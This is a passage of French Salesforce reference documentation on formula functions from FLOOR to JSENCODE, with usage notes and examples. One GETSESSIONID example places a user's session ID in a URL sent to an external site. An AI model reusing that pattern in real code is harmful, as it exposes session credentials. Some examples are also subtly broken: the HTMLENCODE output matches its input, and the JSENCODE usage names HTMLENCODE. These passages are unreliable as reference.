- Le paramètre *start_num* est facultatif. Si vous ne saisissez pas de valeur *start_num*, la formule utilise la valeur un ou le premier caractère de la chaîne.
- Si la valeur *start_num* est inférieure à zéro, le chiffre 0 apparaît dans le champ.
- Si la valeur *start_num* est supérieure à la longueur du texte, le chiffre 0 apparaît dans le champ.
- Lorsque vous saisissez la valeur du paramètre *start_num*, n'oubliez pas que certains champs, tels que `Site Web`, sont uniques, car le texte « http:// » est automatiquement ajouté au début du texte que vous saisissez.
- Le premier caractère d'une chaîne est désigné comme un plutôt que zéro.

## FLOOR

| | |
|---|---|
| **Description :** | Renvoie un nombre arrondi au nombre entier inférieur le plus proche. |
| **Utilisation :** | `FLOOR(`***number***`)` et remplacez la valeur *number* par un champ ou une valeur numérique, par exemple 5 245. |
| **Exemple :** | **Montants des commissions**<br>La formule `FLOOR(commission__c)` arrondit la commission au nombre entier le plus proche. |

## GEOLOCATION

| | |
|---|---|
| **Description :** | Renvoie une géolocalisation basée sur la latitude et la longitude fournies. Elle doit être utilisée avec la fonction DISTANCE. |
| **Utilisation :** | `GEOLOCATION(`***latitude, longitude***`)` et remplacez *latitude* et *longitude* par les valeurs correspondantes de code numérique de géolocalisation. |
| **Exemples :** | **Distance entre un champ de géolocalisation personnalisé et des coordonnées fixes**<br>`DISTANCE(warehouse_location__c, GEOLOCATION(37.775,-122.418), 'km')`<br>Cette formule renvoie la distance, en kilomètres, entre l'entrepôt et les valeurs de latitude et de longitude connues 37.775°, -122.418° (San Francisco). |
| **Conseils :** | - La fonction GEOLOCATION renvoie un type de données de localisation qui peut être utilisé uniquement par (et doit être utilisé avec) la fonction DISTANCE. La fonction GEOLOCATION ne fonctionne pas seule. |

## GETRECORDIDS

| | |
|---|---|
| **Description :** | Renvoie un tableau des ID des enregistrements sélectionnés dans une liste, telle qu'une vue de liste ou une liste associée. |
| **Utilisation :** | `{!GETRECORDIDS(object_type)}` et remplacez *`object_type`* par une référence à l'objet personnalisé ou à l'objet standard des enregistrements à récupérer. |
| **Exemple de bouton personnalisé :** | `{!REQUIRESCRIPT ("/soap/ajax/13.0/connection.js")} var records = {!GETRECORDIDS($ObjectType.Sample)}; var newRecords = []; if (records[0] == null) { alert("Please select at least one row") } else { for (var n=0; n<records.length; n++) { var c = new sforce.SObject("Case"); c.id = records[n]; c.Status = "New"; newRecords.push(c); } result = sforce.connection.update(newRecords); window.location.reload(); }`<br><br>Dans cet exemple, tous les enregistrements de requête sélectionnés sont mis à jour avec le `statut` Nouveau. Pour paramétrer cette option dans votre entreprise, créez un bouton de liste personnalisé pour les requêtes dotées des attributs suivants :<br>• `Type d'affichage` a la valeur Bouton de liste<br>• `Comportement` a la valeur « Exécution de JavaScript »<br>• `Source de contenu` a la valeur « Exécuter la fonction JavaScript OnClick »<br><br>Collez l'exemple de code ci-dessus dans le contenu de votre bouton personnalisé. Enfin, ajoutez le bouton de liste à une présentation de page contenant la liste associée Requêtes, comme la page des comptes ou des opportunités. Les utilisateurs peuvent sélectionner n'importe quel nombre de requêtes dans la liste associée et cliquer sur le bouton de liste pour modifier simultanément le statut de ces requêtes. Notez la vérification `records[0] == null`, qui affiche un message lorsque les utilisateurs ne sélectionnent pas au moins un enregistrement dans la liste. |
| **Conseils :** | • Utilisez les variables globales pour accéder aux champs de fusion spéciaux des commandes s-controls, des boutons personnalisés et des liens.<br>• Les activités sont des objets spéciaux. Utilisez {!GETRECORDIDS($ObjectType.Task)} lorsque vous créez un bouton de liste de tâches. Utilisez {!GETRECORDIDS($ObjectType.Event)} lorsque vous créez un bouton de liste d'événements.<br>• Cette fonction est disponible uniquement pour les boutons personnalisés, les liens et les commandes s-control. |

## GETSESSIONID

| | |
|---|---|
| **Description :** | Renvoie l'ID de session de l'utilisateur. |
| **Utilisation :** | `GETSESSIONID()` |
| **Exemple :** | `HYPERLINK ("https://www.myintegration.com?sId="&` |

```
GETSESSIONID() & "?&rowID="&Name & "action=CreateTask","Create
a Meeting Request")
```

crée un lien vers une application hors de Salesforce, en lui transmettant les paramètres afin qu'elle puisse se connecter à Salesforce via l'API pour créer l'événement nécessaire.

**Conseils :**

Important: `$Api.Session_ID` et `GETSESSIONID()` renvoient la même valeur, un identifiant de la session active dans le contexte actuel. Ce contexte varie selon l'emplacement dans lequel la variable globale ou fonction est évaluée. Par exemple, si vous l'utilisez dans un champ de formule personnalisé et que ce champ est affiché dans une présentation de page standard dans Salesforce Classic, la session référencée est une session Salesforce de base. Le même champ (ou la variable sous-jacente ou le résultat de la formule), utilisé dans une page Visualforce, référence à la place une session Visualforce.

Les contextes de session sont basés sur le domaine de la requête. Cela signifie que le contexte de la session change dès que vous passez la limite du nom d'hôte, par exemple de `.salesforce.com` à `.visual.force.com` ou à `.lightning.force.com`.

Les identifiants de session de différents contextes et les sessions elles-mêmes sont différents. Lorsque vous passez d'un contexte à l'autre, l'ancienne session est remplacée par la nouvelle, et n'est plus valide. L'ID de session change également.

Habituellement, Salesforce gère les transferts de session entre contextes de façon transparente. Toutefois, si vous transmettez l'ID de session vous-même, vous devrez peut-être accéder de nouveau à `$Api.Session_ID` ou à `GETSESSIONID()` à partir du nouveau domaine afin de garantir la validité de l'ID de session.

Notez également que les sessions ne sont pas toutes créées de façon égale. En particulier, les sessions obtenues dans un contexte Lightning Experience ont des privilèges réduits et non pas d'accès API. Vous ne pouvez pas utiliser ces ID de session pour passer des appels API.

## HTMLENCODE

**Description :** Code le texte et les valeurs de champ de fusion à utiliser dans le code HTML, en remplaçant des caractères réservés au HTML, comme le signe supérieur à (>), avec les équivalents d'entité HTML, tels que `>`.

**Utilisation :** `{!HTMLENCODE(text)}` et remplacez *`text`* par le champ de fusion ou la chaîne de texte qui contient les caractères réservés.

**Exemple :** Si le champ de fusion `foo__c` contient `<B>Enter the user's name<b>`, `{!HTMLENCODE(foo__c)}` donne : `<B>Enter the user's name</b>`

**Conseils :** Cette fonction est disponible uniquement avec des boutons et des liens personnalisés, et dans Visualforce.

## HYPERLINK

| | |
|---|---|
| **Description :** | Crée un lien à l'URL spécifiée, que l'on peut atteindre à partir du texte défini. |
| **Utilisation :** | `HYPERLINK(url, friendly_name [,target])` et remplacez *`url`* par l'adresse Web. Remplacez *`friendly_name`* par le texte du lien et remplacez éventuellement *`target`* par la fenêtre ou le cadre d'affichage du contenu. |
| **Exemple :** | **Création d'événements**<br>`HYPERLINK("00U/e?retURL=%2F006x0000001T8Om&what_id=" & Id, "Create Event")`<br>ajoute un lien appelé « Créer un événement » qui permet de créer un événement associé à l'objet actuel.<br>**Composition du numéro**<br>La formule `HYPERLINK("http://servername/call?id=" & Id & "&phone=" & Phone, Phone)` crée un champ de numéro de téléphone associé à un lien. Lorsque vous cliquez dessus, le champ compose automatiquement le numéro en question. Dans cet exemple, remplacez les valeurs `servername` et `call`, respectivement par le nom de votre outil de numérotation et la commande qu'il utilise pour composer le numéro. Le champ de fusion `Id` insère l'identifiant de l'enregistrement du contact, de la piste ou du compte. Le premier champ de fusion `Phone` transmet à l'outil de numérotation le numéro à appeler et le dernier champ de fusion `Phone` utilise la valeur du champ `Téléphone` comme texte associé à un lien, sur lequel l'utilisateur clique pour composer le numéro. |
| **Conseils :** | • Les champs de formule lien hypertexte sont de type texte.<br>• Mettez l'URL et le protocole entre guillemets, comme dans `HYPERLINK("http://www.cnet.com", "cnet")`.<br>• Évitez d'utiliser les fonctions texte LEN, LEFT ou RIGHT dans les résultats des fonctions HYPERLINK.<br>• Lorsque vous créez un lien vers des pages Salesforce, utilisez un lien relatif pour les formules de lien hypertexte, par exemple « 00U/e?retURL=%... », sauf si vous souhaitez ajouter le champ de formule à une présentation de recherche. Utilisez l'URL complète, y compris le nom de serveur et https://, dans une formule de lien hypertexte pour l'ajouter à une présentation de recherche. Notez que les champs de formule ne sont pas disponibles dans les présentations des résultats de recherche.<br>• Utilisez la variable `$Api` pour référencer les URL d'API.<br>• Veillez à supprimer les crochets [ et ] de votre formule avant de la valider.<br>• Le paramètre *`target`* est facultatif. Si vous ne précisez pas de paramètre *`target`*, le lien s'ouvre dans une nouvelle fenêtre de navigation. Voici certains paramètres *`target`* standard :<br>**_blank**<br>Affiche le lien dans une nouvelle fenêtre sans titre.<br>**_self**<br>Affiche le lien dans le même cadre ou dans la même fenêtre que l'élément qui y fait référence. |

**_parent**
Affiche le lien dans l'ensemble de cadres parent immédiat du cadre actuel. Cette valeur est identique à _self si le cadre actuel n'a pas de parent.

**_top**
Affiche le lien dans la fenêtre d'origine, en effaçant tous les autres cadres. Cette valeur est identique à _self si le cadre actuel n'a pas de parent.

Pour plus d'informations sur les balises HTML de base, consultez une référence HTML sur Internet.

- La fonction HYPERLINK est disponible partout où vous pouvez définir une formule, à l'exception des valeurs par défaut, des mises à jour de champs, des commandes s-control, des règles de validation, des processus d'approbation, des boutons et liens personnalisés et des règles de workflow.

CONSULTER ÉGALEMENT :

Opérateurs et fonctions de formule de I à Z
Opérateurs et fonctions de formule

## Opérateurs et fonctions de formule de I à Z

Lors de l'élaboration des formules, utilisez les fonctions et opérateurs suivants : Pour afficher plus de détails, cliquez sur le nom de l'opérateur ou de la fonction ci-dessous : Sauf indication contraire, toutes les fonctions sont disponibles partout où vous pouvez ajouter une formule, comme les champs de formule, les règles de validation, les processus d'approbation et les règles de workflow.

Remarque: Les espaces inutiles présents dans les exemples ci-dessous sont ignorés.

### IF

| | |
|---|---|
| **Description :** | Détermine si les expressions sont vraies ou fausses. Renvoie une valeur donnée si l'expression est vraie (true) et une autre valeur si elle est fausse (false). |
| **Utilisation :** | `IF(logical_test, value_if_true, value_if_false)` et remplacez *`logical_test`* par l'expression à évaluer, *`value_if_true`* par la valeur à renvoyer si l'expression est True (vraie) et *`value_if_false`* par la valeur à renvoyer si l'expression est False (fausse). |
| **Exemple de champ de formule :** | **Arriérés**<br>`IF(AND(Payment_Due_Date__c < TODAY(),Payment_Status__c ="IMPAYÉ"), "RETARD DE RÈGLEMENT", null)`<br>Cette formule détermine si la date d'échéance du paiement est passée et si le statut du paiement est IMPAYÉ. Si c'est le cas, elle renvoie le texte RETARD DE RÈGLEMENT et sinon, elle laisse le champ vide. Cet exemple utilise un champ de date personnalisé, appelé `Date de règlement`, et un champ de texte personnalisé, appelé `Statut du règlement`.<br>**Insérer le taux d'imposition** |

Utilisez cette formule de valeur par défaut pour définir le taux d'imposition sur un actif en fonction de la ville de l'utilisateur. Créez un champ de pourcentage personnalisé avec les valeurs par défaut suivantes :

```
IF($User.City = "Napa", 0.0750,
 IF($User.City = "Paso Robles", 0.0725,
  IF($User.City = "Sutter Creek", 0.0725,
   IF($User.City = "Los Olivos", 0.0750,
    IF($User.City = "Livermore", 0.0875, null
    )
   )
  )
 )
)
```

**Exemple de bouton personnalisé :**

```
{!
IF(Sample.BillingCountry = "US",
"http://maps.google.com/maps?q="&Sample.BillingStreet&
"+"&Sample.BillingCity&"+"&Sample.BillingState&"+
"&Sample.BillingCountry,
(IF(Sample.BillingCountry = "UK",
"http://maps.google.co.uk/maps?q="&Sample.BillingStreet
&"+"&Sample.BillingCity&"+"&Sample.BillingCountry,
"http://maps.google.com")))
}
```

Cet exemple utilise la fonction IF (si) pour déterminer si une adresse se trouve aux États-Unis ou au Royaume-Uni, afin d'utiliser le type de carte Google adéquat pour afficher l'adresse.

**Conseils :**

- Vérifiez que les expressions *value_if_true* et *value_if_false* sont de type identique.
- Lorsque vous utilisez une fonction IF avec la variable $Profile.UserType pour déterminer le type de licence Salesforce d'un utilisateur, employez les valeurs suivantes :
  - Standard pour Salesforce
  - PowerPartner pour l'utilisateur PRM
  - CustomerSuccess pour l'utilisateur du portail Client
  - PowerCustomerSuccess pour le responsable du portail Client

  Par exemple, utilisez les formules suivantes pour déterminer si l'utilisateur connecté possède le type de licence entre guillemets :

  ```
  IF(ISPICKVAL($Profile.UserType ,"Standard"), 100, 0.1)
  ```

  ```
  IF(ISPICKVAL($Profile.UserType ,"PowerPartner"), 100, 0.1)
  ```

  ```
  IF(ISPICKVAL($Profile.UserType ,"CustomerSuccess"), 100, 0.1)
  ```

  **Remarque:** Les champs de fusion $Profile ne sont disponibles que dans Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition.

## IMAGE

| | |
|---|---|
| **Description :** | Insère une image contenant un autre texte, dont la hauteur et la largeur sont différentes. |
| **Utilisation :** | `IMAGE(`***`image_url`***`, `***`alternate_text`***`, `***`height`***`, `***`width`***`)` et remplacez *`image_url`* par le chemin complet de l'image ; remplacez `alternate_text` par la chaîne de texte que vous souhaitez afficher lorsque l'image ne peut pas être rendue, quelle qu'en soit la raison, et qui peut être utilisée par un logiciel de lecture d'écran ; remplacez *`height`* par la taille verticale de l'image en pixels ; remplacez *`width`* par la taille horizontale de l'image en pixels. |
| **Exemple :** | `HYPERLINK("ymsgr:sendIM?" & Yahoo_Name__c, IMAGE("http://opi.yahoo.com/online?u=" & Yahoo_Name__c & "&m;=g&t;=0", "Yahoo"))`<br>Cette formule affiche une icône Yahoo! Messenger indiquant si la personne est connectée au service. Cliquez sur cette icône pour démarrer une conversation Yahoo! Messenger avec cette personne. Cet exemple utilise le champ de texte personnalisé du `nom Yahoo` (Yahoo Name) sur les contacts où vous pouvez conserver l'ID du contact Yahoo! Messenger. |
| **Conseils :** | • Les paramètres de *`hauteur`* et de *`largeur`* sont facultatifs.<br>• Utilisez une chaîne de texte pour remplacer les paramètres *`image_url`* et *`alternate_text`*. Mettez chaque chaîne de texte entre guillemets.<br>• Utilisez des chiffres pour remplacer les paramètres de *`hauteur`* et de `largeur`.<br>• Ajoutez des images à l'onglet Documents si vous souhaitez les afficher ailleurs. Par exemple, stockez l'image d'un produit dans le dossier d'un document, copiez l'URL d'accès au document, puis collez-la dans le paramètre *`image_url`* d'un champ de formule dans l'onglet Produits.<br>• Si vous utilisez Internet Explorer, vous devrez peut-être modifier les paramètres de sécurité pour qu'aucun message d'avertissement n'apparaisse lorsque des images utilisent le protocole HTTP. Pour plus d'informations sur la modification des paramètres de sécurité, reportez-vous à l'aide en ligne d'Internet Explorer.<br>• La fonction GETSESSIONID ne peut pas faire partie des arguments de la fonction IMAGE.<br>• La fonction IMAGE est disponible uniquement dans des champs de formule et des modèles d'e-mail. |

## INCLUDE

| | |
|---|---|
| **Description :** | Renvoie le contenu d'un snippet de commande s-control. Utilisez cette fonction pour réutiliser un code commun dans plusieurs commandes s-control. |
| **Utilisation :** | `{!INCLUDE(`***`source`***`, [`***`inputs`***`])}` et remplacez *`source`* par le snippet de commande s-control auquel vous souhaitez faire référence. Remplacez *`inputs`* par les informations que vous devez transmettre au snippet. |
| **Exemple de commande S-Control :** | **Insertion du snippet d'en-tête**<br>`<html> <body> {! INCLUDE($SControl.Header_Snippet, [title = "My Title",`<br>`theme = "modern"])} </body> </html>` |

Cet exemple référence un extrait de code qui fournit l'en-tête d'une page que vous avez créée pour l'affichage dans un onglet Web. Il affiche le titre de page « Mon Titre ». Utilisez la variable globale $SControl pour référencer une commande Custom S-Control.

**Insertion de paramètres d'entrée**

Utilisez les deux exemples suivants pour savoir comment créer un snippet réutilisable et l'inclure dans une commande s-control.

```
<h2
                  class="{!$Request.titleTheme}.title">
{!$Request.titleText}</h2>
```

Ce snippet nécessite deux paramètres d'entrée : *titleTheme* et *titleText*. Il s'agit d'une balise HTML réutilisable qui présente un titre et un modèle de page en fonction des paramètres d'entrée. Ensuite, créez une commande s-control qui comprend ce snippet :

```
<html> <head> </head> <body> {!
                  INCLUDE($SControl.Title_Snippet, [titleTheme =
"modern", titleText = "My Sample Title"]) } ... Insert your page
specific content
                  here ... </body> </html>
```

Cette commande s-control utilise le snippet Title_Snippet pour afficher le titre de la page « Mon exemple de titre » et le modèle moderne. Remplacez *Insert your page specific content here* par votre propre contenu HTML et utilisez la commande s-control comme source d'un onglet Web pour créer vos propres pages dans Salesforce.

**Conseils :**

- Cette fonction fait référence à un snippet de commande s-control qu'elle ne copie pas. Par conséquent, elle exécute toujours le contenu le plus récent de ce snippet. N'oubliez pas que toute modification du snippet de commande s-control a un impact sur les fonctions INCLUDE qui s'y réfèrent.
- Utilisez la variable globale $Request pour accéder à toutes les informations contenues dans le snippet.
- Cette fonction est disponible uniquement pour les boutons personnalisés, les liens et les commandes s-control.

## INCLUDES

**Description :** Détermine si une valeur sélectionnée dans un champ de liste de sélection multiple correspond à un texte littéral que vous spécifiez.

**Utilisation :** `INCLUDES(`***`multiselect_picklist_field, text_literal`***`)` et remplacez *multiselect_picklist_field* par le nom du champ de fusion pour la liste de sélection multiple, puis remplacez *text_literal* par la valeur de liste de sélection multiple souhaitée entre guillemets.

**Exemples :** `INCLUDES(Hobbies__c, "Golf")` renvoie VRAI si l'une des valeurs sélectionnées le champ de liste de sélection multiple personnalisé `Hobbies` est Golf.

**Conseils :**

- L'expression *text_literal* doit être de type texte et placée entre guillemets. Elle ne peut pas être un champ de fusion ni le résultat d'une fonction.
- Salesforce renvoie une erreur si l'un des événements suivants se produit :
  - Vous ne fournissez pas d'expression *text_literal*.
  - Vous fournissez une expression *text_literal* vide, telle que `""` ou `" "`.
- Pour déterminer si un champ de liste de sélection multiple est vide, utilisez ISBLANK.
- Pour vérifier si la valeur précédente d'un champ de liste de sélection multiple inclut une valeur spécifique, utilisez la fonction PRIORVALUE dans la fonction INCLUDES. Par exemple :

```
INCLUDES(
   PRIORVALUE(multiselect_picklist_field),
text_literal
)
```

---

## ISBLANK

**Description :** Détermine si une expression contient une valeur et renvoie TRUE en l'absence de valeur. Si l'expression contient une valeur, cette fonction renvoie FALSE (faux).

**Utilisation :** `ISBLANK(expression)` et remplacez la valeur *expression* par l'expression à évaluer.

**Exemple :**

```
(IF(ISBLANK(Maint_Amount__c), 0, 1) +
 IF(ISBLANK(Services_Amount__c), 0,1) +
  IF(ISBLANK(Discount_Percent__c), 0, 1) +
   IF(ISBLANK(Amount), 0, 1) +
    IF(ISBLANK(Timeline__c), 0, 1)) / 5
```

Cette formule prend un groupe de champs et calcule le pourcentage utilisé par le personnel. Cette formule vérifie cinq champs pour déterminer s'ils sont vides. Si c'est le cas, elle enregistre la valeur 0 pour le champ en question. La valeur 1 est enregistrée pour tout champ qui contient une valeur et le total est divisé par cinq (nombre de champs évalués). Cette formule exige que vous sélectionniez l'option `Traiter les champs vides en tant que tels` dans le menu Gestion des champs vides lorsque le sous-onglet Formule avancée est affiché.

**Conseils :**

- Utilisez ISBLANK au lieu de ISNULL dans les nouvelles formules. La fonctionnalité de ISBLANK est identique à celle de ISNULL, mais elle prend également en charge les champs de texte. Salesforce continue de prendre en charge ISNULL, il n'est pas nécessaire de modifier les formules existantes.
- Un champ n'est pas vide s'il contient un caractère, un espace vide ou un zéro. Par exemple, un champ qui contient un espace inséré à l'aide la barre d'espacement n'est pas vide.
- Utilisez la fonction BLANKVALUE pour renvoyer une chaîne spécifique si le champ ne contient aucune valeur ; utilisez la fonction ISBLANK pour uniquement vérifier si le champ contient une valeur.

- Si vous utilisez cette fonction avec un champ numérique, elle renvoie uniquement TRUE si le champ ne contient aucune valeur et s'il n'est pas configuré pour traiter les champs vides comme des zéros.
- Si vous utilisez cette fonction avec une liste de sélection, utilisez ISBLANK(TEXT(<liste de sélection>)) pour convertir les éléments de la liste de sélection en valeur de texte.

## ISCHANGED

| | |
|---|---|
| **Description :** | Compare la valeur d'un champ à sa valeur précédente et renvoie TRUE (vrai) si les valeurs sont différentes. Si les valeurs sont identiques, cette fonction renvoie FALSE (faux). |
| **Utilisation :** | `ISCHANGED(field)` et remplacez *`field`* par le nom du champ à comparer. |
| **Exemple de règle de validation :** | La règle de validation suivante empêche les utilisateurs de changer le nom d'un objet après sa création : `NOT(ISCHANGED(Name))`.<br>`NOT(AND( ISCHANGED( Priority ), ISPICKVAL( Priority , "Faible") ) )` est une règle de validation qui garantit que si l'utilisateur change la `Priorité` d'une requête, la nouvelle priorité ne peut pas avoir la valeur « Faible ».<br>`NOT(AND(ISCHANGED(CloseDate), OR(MONTH(CloseDate) <> MONTH(TODAY()), YEAR(CloseDate) <> YEAR(TODAY())),$Profile.Name <> "Directeur commercial"))` est une règle de validation qui empêche un utilisateur de changer la `date de clôture` d'une opportunité avec une date située hors du mois et de l'année en cours, sauf si cet utilisateur a le profil « Directeur commercial ».<br>Remarque: Les champs de fusion $Profile ne sont disponibles que dans Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition. |
| **Conseils :** | • Cette fonction est disponible uniquement dans les éléments suivants :<br>– Règles d'attribution<br>– Règles de validation<br>– Mises à jour de champs<br>– Règles de workflow si les critères d'évaluation sont définis sur `Évaluer la règle lorsqu'un enregistrement est : créé, et à chaque modification`.<br>– Critères de formule pour l'exécution d'actions dans Process Builder.<br>• Utilisez la fonction NOT pour inverser les valeurs renvoyées TRUE (vrai) et FALSE (faux).<br>• Cette fonction renvoie FALSE (faux) lorsqu'elle évalue un champ d'un nouvel enregistrement.<br>• Si un champ de texte était vide au préalable, cette fonction renvoie TRUE (vrai) s'il contient une valeur.<br>• Pour les champs numériques, de pourcentage ou de devise, cette fonction renvoie TRUE (vrai) dans les cas suivants :<br>– Le champ était vide et contient désormais une valeur.<br>– Le champ était nul et est désormais vide.<br>– Le champ était nul et contient désormais une autre valeur. |

## ISNEW

| | |
|---|---|
| **Description :** | Vérifie si la formule est exécutée pendant la création d'un enregistrement et renvoie TRUE (vrai) si c'est le cas. Si un enregistrement existant est en cours de mise à jour, cette fonction renvoie FALSE (faux). |
| **Utilisation :** | `ISNEW()` |
| **Exemple de règle de validation :** | Utilisez la règle de validation suivante pour empêcher les utilisateurs de créer des objets avec une date de fermeture passée. La formule `AND (ISNEW(), CloseDate < TODAY() )` vérifie si l'utilisateur crée une opportunité et, le cas échéant, garantit que la valeur de la `date de clôture` se situe le jour même ou ultérieurement.<br>Utilisez cette règle de validation pour garantir que les utilisateurs ajoutent au moins un produit à une opportunité après sa création.<br>`NOT(OR(ISNEW(),HasOpportunityLineItem))`<br>Dans cet exemple, la formule de la règle de validation affiche le message d'erreur suivant lorsqu'aucun produit n'est associé à une opportunité existante : « Vous devez ajouter des produits à cette opportunité avant de l'enregistrer. » L'erreur n'apparaît pas lors du premier enregistrement, car les utilisateurs ne peuvent ajouter des produits qu'après avoir sauvegardé l'enregistrement. Cela les empêche toutefois de réenregistrer ou de clôturer une opportunité qui ne contient aucun produit. |
| **Conseils :** | • Cette fonction est disponible uniquement dans des règles de validation, des mises à jour de champ, des règles de workflow, des règles d'attribution et des critères de formule de Process Builder.<br>• Utilisez la fonction NOT pour inverser les valeurs renvoyées TRUE (vrai) et FALSE (faux).<br>• Cette fonction renvoie toujours FALSE (faux) lorsqu'elle est utilisée dans une règle de workflow avec un déclencheur temporel.<br>• Cette fonction renvoie toujours FALSE (faux) lorsqu'elle est utilisée dans une mise à jour de champ pour une action d'approbation. |

## ISNULL

**Important:** Utilisez ISBLANK au lieu de ISNULL dans les nouvelles formules. La fonctionnalité de ISBLANK est identique à celle de ISNULL, mais elle prend également en charge les champs de texte. Salesforce continue de prendre en charge ISNULL, il n'est pas nécessaire de modifier les formules existantes.

| | |
|---|---|
| **Description :** | Détermine si une expression est nulle (vide) et renvoie TRUE (vrai) dans ce cas. Si l'expression contient une valeur, cette fonction renvoie FALSE (faux). |
| **Utilisation :** | `ISNULL(`***`expression`***`)` et remplacez la valeur *`expression`* par l'expression à évaluer. |
| **Exemple :** | `(IF(ISNULL(Maint_Amount__c), 0, 1) +`<br>` IF(ISNULL(Services_Amount__c), 0,1) +`<br>`  IF(ISNULL(Discount_Percent__c), 0, 1) +`<br>`  IF(ISNULL(Amount), 0, 1) +`<br>`  IF(ISNULL(Timeline__c), 0, 1)) / 5` |

Cette formule prend un groupe de champs et calcule le pourcentage utilisé par le personnel. Cette formule vérifie cinq champs pour déterminer s'ils sont vides. Le cas échéant, elle enregistre un zéro pour ce champ. La valeur 1 est enregistrée pour tout champ qui contient une valeur, et ce total est divisé par cinq (le nombre de champs évalués). Notez que cette formule nécessite de sélectionner l'option `Traiter les champs vides en tant que tels` sous Gestion des champs vides lorsque le sous-onglet Formule avancée est affiché.

**Exemple de règle de validation :**

```
AND(ISPICKVAL(StageName, "Closed Won"),
  ISNULL(Project_Start_Date__c))
```

Cette règle de validation rend le champ de date personnalisé de `date de début du projet` nécessaire sous condition, dès lors que l'étape est « Fermé gagné ».

**Conseils :**

- Les champs texte ne sont jamais nuls. Par conséquent, l'utilisation de cette fonction avec un champ de texte renvoie toujours FALSE (faux). Par exemple, la valeur du champ de formule `IF(ISNULL(new__c) 1, 0)` est toujours 0, quelle que soit celle du champ `Nouveau`. Pour les champs de texte, utilisez la fonction ISBLANK à la place.
- Les champs de liste de sélection multiple ne sont jamais nuls dans les commandes s-control, les boutons et les modèles d'e-mail. Par conséquent, l'utilisation de cette fonction avec un champ de liste de sélection multiple dans ces types de contexte renvoie toujours FALSE (faux).
- Les champs de date et date/heure vides renvoient toujours TRUE (vrai) lorsqu'ils sont référencés dans des fonctions ISNULL.
- N'utilisez pas ISNULL pour des champs de date/heure.
- Sélectionnez l'option `Traiter les champs vides comme tels` pour la formule lorsque vous faites référence à un champ nombre, pourcentage ou devise dans une fonction ISNULL. La sélection de l'option `Traiter les champs vides comme contenant des zéros` attribue la valeur zéro aux champs vides, de sorte qu'aucun d'entre eux ne soit nul.
- Les champs de fusion peuvent être traités comme étant vides, ce qui peut affecter les résultats des composants tels que les commandes s-control parce qu'ils peuvent faire appel à cette fonction.
- Lors de l'utilisation d'une règle de validation destinée à vérifier si un champ numérique contient bien une valeur donnée, utilisez la fonction ISNULL pour inclure les champs qui ne contiennent aucune valeur. Par exemple, pour vérifier si un champ personnalisé contient la valeur '1', utilisez la règle de validation suivante pour afficher une erreur si le champ est vide ou présente une autre valeur :

  ```
  OR(ISNULL(field__c), field__c<>1)
  ```

## ISNUMBER

**Description :** Détermine si la valeur du texte est un nombre et renvoie TRUE (vrai) si c'est le cas. Sinon, renvoie FALSE (faux).

**Utilisation :** `ISNUMBER(`***`text`***`)` et remplacez la valeur *`text`* par le nom de champ fusionné pour le champ de texte.

**Exemple de règle de validation :**

```
OR(LEN(Bank_Account_Number__c) <> 10,
NOT(ISNUMBER(Bank_Account_Number__c)))
```

Cette règle de validation assure qu'un champ de texte personnalisé appelé `Bank Account Number` est un nombre de 10 chiffres et qu'il n'est pas vide.

**Conseils :**

- Cette fonction renvoie FALSE (faux) pour des valeurs vides.
- La fonction ISNUMBER ne tient pas compte de vos paramètres régionaux. Par exemple, `ISNUMBER("123,12")` et `ISNUMBER("1 000")` renvoient FALSE (faux) même si les paramètres régionaux de l'utilisateur sont « Français ».
- Le chinois, le japonais, le coréen et les caractères spéciaux, y compris le caractère espace, renvoient FALSE (faux).
- La fonction ISNUMBER renvoie TRUE (vrai) pour un formatage en notation scientifique comme « 2E2 » ou « 123,123 ».

## ISPICKVAL

**Description :** Détermine si la valeur d'un champ de liste de sélection est égale à un texte littéral que vous spécifiez.

**Utilisation :** `ISPICKVAL(`***`picklist_field, text_literal`***`)` et remplacez *`picklist_field`* par le nom du champ de fusion pour la liste de sélection. Remplacez *`text_literal`* par la valeur de liste de sélection entre guillemets. *`text_literal`* ne peut être un champ de fusion ni le résultat d'une fonction.

**Exemples :**

**Activation d'un contrat**

La formule `IF(ISPICKVAL( Status , "Activé"), NOW()-ActivatedDate, null)` calcule le nombre de jours écoulés depuis l'activation du contrat. Si le statut du contrat est Activé, ce champ est vide.

**Montants des commissions**

```
IF(ISPICKVAL(StageName, "Closed Won"),
  ROUND(Amount *0.02, 2), 0)
```

Cet exemple calcule le montant de la commission pour toutes les opportunités à l'étape « Close gagnée ». La valeur de ce champ est égale au montant multiplié par 0.02 pour toute opportunité close/gagnée. Pour les opportunités ouvertes ou perdues, la valeur de la commission est zéro.

**Workflow déclenché par le concurrent**

```
ISPICKVAL(Stage, “Closed Lost”) && INCLUDES(Competitor__c, “Acme”)
```

Dans une règle de workflow ou dans Process Builder, cette formule configure le déclenchement par Salesforce des actions associées si le champ à sélection multiple `Competitor` d'une affaire perdue est Acme.

**Conseils :**

- Remplacez l'expression *`picklist_field`* par un champ standard ou personnalisé de type liste de sélection.
- L'expression *`text_literal`* doit être de type texte et placée entre guillemets. Elle ne peut pas être un champ de fusion ni le résultat d'une fonction.

- Les fonctions CASE permettent de déterminer si une valeur de liste de sélection est égale à une valeur donnée.
- Lorsque vous utilisez la fonction ISPICKVAL pour renvoyer la valeur précédente d'un champ de liste de sélection, insérez la fonction PRIORVALUE dans la fonction ISPICKVAL comme dans l'exemple suivant :

```
ISPICKVAL(PRIORVALUE
(picklist_field),
text_literal)
```

## JSENCODE

| | |
|---|---|
| **Description :** | Code le texte et les valeurs de champ de fusion à utiliser dans Javascript en insérant les caractères d'échappement, comme une barre oblique inverse (\), avant les caractères Javascript non fiables, tels que l'apostrophe ('). |
| **Utilisation :** | `{!HTMLENCODE(text)}` et remplacez *text* par le champ de fusion ou la chaîne de texte qui contient les caractères JavaScript non fiables. |
| **Exemple :** | Si le champ de fusion `foo__c` contient `<B>Enter the user's name<b>`, `{!JSENCODE(foo__c)}` donne : `\u003CB\u003EEnter the user\'s name\u003C\/b\u003E` |
| **Conseils :** | Cette fonction est disponible uniquement avec des boutons et des liens personnalisés, et dans Visualforce. |

## JSINHTMLENCODE

| | |
|---|---|
